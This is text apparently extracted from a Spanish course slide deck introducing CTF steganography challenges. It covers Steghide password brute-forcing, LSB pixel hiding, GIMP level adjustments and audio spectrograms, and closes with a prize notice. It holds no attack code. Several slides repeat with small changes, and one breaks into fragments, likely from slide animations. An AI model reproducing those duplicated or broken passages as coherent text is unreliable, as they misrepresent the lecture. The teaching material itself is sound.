
También permite un ataque de fuerza bruta sobre las imágenes que hayan utilizado [Steghide](#) (otra herramienta de esteganografía sobre imágenes) y su funcionalidad de contraseña segura para ocultar la información.

Least Significant Bit (LSB)

Otra técnica bastante extendida en el arte de ocultar información dentro de información es la de LSB.

Se trata de modificar los bits menos significativos de cada píxel de una imagen o vídeo, de forma que el mensaje se oculte en esos bits.

Esta técnica tiene múltiples variantes, como por ejemplo escoger sólo el canal rojo/verde/azul/alpha de una imagen.



Esteganografía sobre ficheros

Además de todo esto, hay que pensar que a veces la agudeza visual e intelectual valen más que cualquier herramienta.


Habrá ocasiones en que la información esté ahí, pero no nos hemos fijado lo suficiente.



Esteganografía sobre ficheros

Además de todo esto, hay que pensar que a veces la agudeza visual o intelectual valen más que cualquier herramienta.

Habrá veces en las que no se entienda el significado de un archivo, pero no por ello se pierde la información que contiene.



Esteganografía sobre ficheros

Además de todo esto, hay que pensar que a veces la agudeza visual e intelectual valen más que cualquier herramienta.

Habrá ocasiones en las que no nos haremos daño si ponemos un poco de atención.



Esteganografía sobre ficheros

Además de todo esto, hay que pensar que a veces la agudeza visual e intelectual valen más que cualquier herramienta.

Habrá ocasiones
no nos hemos fija



esté ahí, pero

Esteganografía sobre ficheros

Otras veces, será suficiente con jugar con los ajustes de curvas y niveles de herramientas de edición como [GIMP](#) para lograr ver mejor lo que oculta una imagen.

Esteganografía es de las pocas categorías en las que una idea feliz puede ser la solución al reto. ¡Aplica todas las que se te ocurran!


Esteganografía sobre ficheros

Pero no todo se reduce a imágenes. También es habitual encontrar retos con vídeo/audio con información oculta de alguna manera.

Por ejemplo, es habitual encontrar retos que esconden información en los espectogramas de las ondas de audio.

Esteganografía sobre ficheros

Para estos casos, herramientas de edición de audio como [Audacity](#) o [Sonic Visualiser](#) pueden ser de gran utilidad.



La realidad de la categoría: 99% Guess The Tool, 1% habilidad

Por desgracia, los retos de esteganografía, salvo que estén bien configurados, la mayoría de las veces tratan más de romperse la cabeza buscando la herramienta que resuelva el reto que de desarrollar alguna habilidad.

No es una categoría que goce de mucha popularidad entre los participantes de las competiciones, pero hay muchas que la incluyen y debéis estar preparados.

¡SORPRESA! Premios en el CTF Final

Gracias a la colaboración de la entidad CIC Consulting Informático ofreceremos dos premios a los primeros puestos de la competición.



#CátedrasCiber

Módulo II:

Análisis Forense y Esteganografía